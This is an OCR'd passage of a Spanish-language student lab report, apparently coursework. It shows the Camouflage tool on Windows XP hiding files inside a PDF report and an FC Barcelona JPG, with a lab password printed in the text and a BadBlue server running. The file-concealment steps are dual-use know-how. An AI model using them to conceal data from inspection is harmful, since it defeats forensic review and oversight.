


Ilustración 47 archivo camuflado en el Explorador de Windows

11 CREAR UNOS ARCHIVOS CAMUFLAJE Y TAMAÑOS

11.1 WINDOWS

Se verifica el **Menú Inicio** de Windows XP, donde se puede ver el acceso directo a **BadBlue Personal Edition**.

Ilustración 48 Evidencias y logs

Se muestra la pequeña ventana de control de **BadBlue** en el escritorio, indicando que el servicio está activo y configurado para usar el puerto 80.




Ilustración 49 Evidencias y logs

Se abre el programa **Camouflage** y se seleccionan los archivos a ocultar, incluyendo informes y archivos multimedia, para la prueba de camuflaje.




Ilustración 50 Evidencias y logs

Se elige un **archivo anfitrión** que servirá como portada o apariencia para el archivo camuflado que se va a crear.




Ilustración 51 Evidencias y logs

Se utiliza el explorador de archivos para **seleccionar el archivo anfitrión**. Se elige el **INFORME #5** (un archivo PDF) como la cubierta del camuflaje.




Ilustración 52 Evidencias y logs

Se confirma la selección del documento **INFORME #5** como archivo de camuflaje o archivo anfitrión.




Ilustración 53 Evidencias y logs

Se verifica la ruta del archivo anfitrión (INFORME #5) que será utilizado para el camuflaje.




Ilustración 54 Evidencias y logs

Se establece el nombre del nuevo archivo camuflado y se marca la opción **"Read-only"** para evitar modificaciones accidentales.




Ilustración 55 Evidencias y logs

Se introduce y se verifica una **contraseña de seguridad** para proteger el archivo camuflado, añadiendo una capa de protección a los datos ocultos.




Ilustración 56 Evidencias y logs

El archivo camuflado aparece en el escritorio con el icono de **PDF** y el nombre del INFORME #5, pareciendo un archivo normal.

Ilustración 57 Evidencias y logs

Al abrir el archivo camuflado con aspecto de PDF, se muestra el contenido del **Informe 5** en Adobe Reader, comportándose como un archivo común.




Ilustración 58 Evidencias y logs

Se ejecuta la opción **"Uncamouflage"** para des-camuflar el archivo, y se requiere ingresar la **contraseña** de seguridad para acceder a los archivos ocultos.

FOTOS

Se debe ingresar con la contraseña es: **utch2025**




Ilustración 59 Evidencias y logs

Camouflage muestra la lista de archivos que estaban ocultos dentro del archivo camuflado, listos para ser extraídos.




Ilustración 60 Evidencias y logs

Se repite el proceso, seleccionando ahora la imagen **Visca_barcelona.jpg** como el nuevo archivo anfitrión para camuflar los datos.




Ilustración 61 Evidencias y logs

Se define el nombre de salida para el camuflaje como **Visca_barcelona.jpg** y se marca la casilla **"Read-only"**.




Ilustración 62 Evidencias y logs

Al abrir el archivo camuflado

con apariencia de JPG, este se comporta como una **imagen normal**, mostrando el escudo del FC Barcelona.




Ilustración 63 Evidencias y logs

Se verifica nuevamente que el camuflaje con aspecto de PDF (INFORME 5) sigue funcionando, abriendo el documento en Adobe Reader.

